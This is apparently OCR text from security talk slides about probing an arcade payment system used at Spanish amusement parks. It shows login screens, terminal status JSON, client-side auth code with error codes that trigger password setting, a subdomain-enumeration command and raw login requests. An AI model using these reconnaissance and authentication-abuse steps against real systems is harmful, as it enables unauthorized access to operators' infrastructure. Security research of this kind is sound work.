
Password

Iniciar sesión




```
▼ top
  ▶ [redacted]
  ▶ Wappalyzer - Technology profiler
  ▼ webpack://
    ▶ (webpack)/buildin
    ▶ lib
    ▶ node_modules
    ▶ src
    ▶ webpack
```

AMUSEMENT PARK - SPAIN



CONSOLA [redacted]

- [redacted] AWS
- [redacted] -Paterna
- [redacted]
- [redacted] -Malaga
- [redacted] -Barcelona
- [redacted] -Barcelona
- [redacted] 2 -Barcelona
- [redacted] -Madrid
- [redacted] -Malaga
- [redacted] -Barcelona
- [redacted] -Malaga
- [redacted] -Benidorm
- [redacted] -Barcelona
- [redacted] -Murcia
- [redacted] -Malaga
- [redacted] -Zaragoza
- [redacted] -Santander
- [redacted] -Lisboa
- [redacted] -Lanzarote
- [redacted] -Jaen
- [redacted] -Toledo
- [redacted] -Madrid




Welcome to [redacted]

User


Name

Password


Password




```
▼ top
  ▶ [redacted]
  ▶ Wappalyzer - Technology profiler
  ▼ webpack://
      ▶ (webpack)/buildin
      ▶ lib
      ▶ node_modules
      ▶ src
      ▶ webpack
```



```
}, {
    "status": "ON_LINE",
    "apMac": "AP01",
    "id": 14,
    "model": "DR410 (SPARK)",
    "ip": "[redacted]",
    "rfSignal": null,
    "ver": "523_b2",
    "reconnections": 10,
    "timeStamp": "2024-03-29 19:04:10.782",
    "comment": "KEEP_ALIVE",
    "change": true,
    "description": "SPACE INVADERS P2",
    "price": 1,
    "isLogged": true
}, {
    "status": "ON_LINE",
    "apMac": "AP01",
    "id": 15,
    "model": "DR410 (SPARK)",
    "ip": "[redacted]",
    "rfSignal": null,
    "ver": "523_b2",
    "reconnections": 11,
    "timeStamp": "2024-03-29 19:04:01.102",
    "comment": "KEEP_ALIVE",
    "change": true,
    "description": "CONSULTA SALDO 1",
    "price": 1,
    "isLogged": true
}, {
```




```
app = angular.module("authService", ["ngDragDrop"]),
app.constant("USER_ROLES", {
    all: "*",
    admin: "admin",
    editor: "editor",
    guest: "guest"
}),
app.constant("AUTH_EVENTS", {
    loginSuccess: "auth-login-success",
    loginFailed: "auth-login-failed",
    logoutSuccess: "auth-logout-success",
    sessionTimeout: "auth-session-timeout",
    notAuthenticated: "auth-not-authenticated",
    notAuthorized: "auth-not-authorized"
}),
app.factory("authService", ["$http", "Session", "$rootScope", "$location", function(a, b, c, d) {
    c.webApiAddress = "http://" + d.$$host + ":" + d.$$port + "/";
    var e = {};
    return e.login = function(d, e) {
        d.user ? a.post(c.webApiAddress + "login/dcsLogin", {
            credentials: d
        }).success(function(a, d, f, g) {
            if (200 == a.statusCode)
                if (a.body.authorized)
                    b.create(a.body.empId, a.body.userName, a.body.authorized, a.body.roles),
                    e(null, a.body);
                else {
                    if (a && a.body && 407 == a.body.errorCode)
                        return c.setPassword(),
                        void e();
                    if (a && a.body && 420 == a.body.errorCode)
                        return c.enterCode(a.body),
                        void e(null, a.body);
                    dcsLog.d("login/dcsLogin NOT Authorized", a),
                    e(a.body, null)
                }
```



```
app = angular.module("authService", ["ngDragDrop"]),
app.constant("USER_ROLES", {
    all: "*",
    admin: "admin",
    editor: "editor",
    guest: "guest"
}),
app.constant("AUTH_EVENTS", {
    loginSuccess: "auth-login-success",
    loginFailed: "auth-login-failed",
    logoutSuccess: "auth-logout-success",
    sessionTimeout: "auth-session-timeout",
    notAuthenticated: "auth-not-authenticated",
    notAuthorized: "auth-not-authorized"
}),
app.factory("authService", ["$http", "Session", "$rootScope", "$location", function(a, b, c, d) {
    c.webApiAddress = "http://" + d.$$host + ":" + d.$$port + "/";
    var e = {};
    return c.login = function(d, e) {
        d.user ? a.post(c.webApiAddress + "login/dcsLogin", {
            credentials: d
        }).success(function(a, d, f, g) {
            if (200 == a.statusCode)
                if (a.body.authorized)
                    b.create(a.body.empId, a.body.userName, a.body.authorized, a.body.roles),
                    e(null, a.body);
                else {
                    if (a && a.body && 407 == a.body.errorCode)
                        return c.setPassword(),
                        void e();
                    if (a && a.body && 420 == a.body.errorCode)
                        return c.enterCode(a.body),
                        void e(null, a.body);
                    dcsLog.d("login/dcsLogin NOT Authorized", a),
                    e(a.body, null)
                }
```

What if 420?



Establecer contraseña de usuario

Usuario: Demo


Nueva contraseña: Password

Repetir nueva contraseña: Repeat New Password

Welcome to [redacted]


User: Demo

Password: ••••



Ah shit, here we go again.


SKYTALKS!



```
docker run --rm sxcurity/gau:latest --subs [redacted].com
```


SKYTALKS!

```
docker run --rm sxcurity/gau:latest --subs [redacted].com
```




Welcome to [redacted] Central

SKYTALKS!




```
POST /login HTTP/1.1
Host: central.[redacted].com:33111
Content-Length: 139
Accept: application/json
```

SKYTALKS!




```
POST /login HTTP/1.1
Host: central.[redacted].com:33111
Content-Length: 139
Accept: application/json
```




```
{

"body":"26f4de565cf4b7db306338f7ba0488a83458f8f0cc1ed71bfc9aa060d4dcf
0d5922597fce32c4c2706ed254584feabd0747c826aafdd2c84801d6fa477325c1b"
}
```


SKYTALKS!



```
POST /login HTTP/1.1
Host: central.[redacted].com:33111
Content-Length: 139
Accept: application/json
```

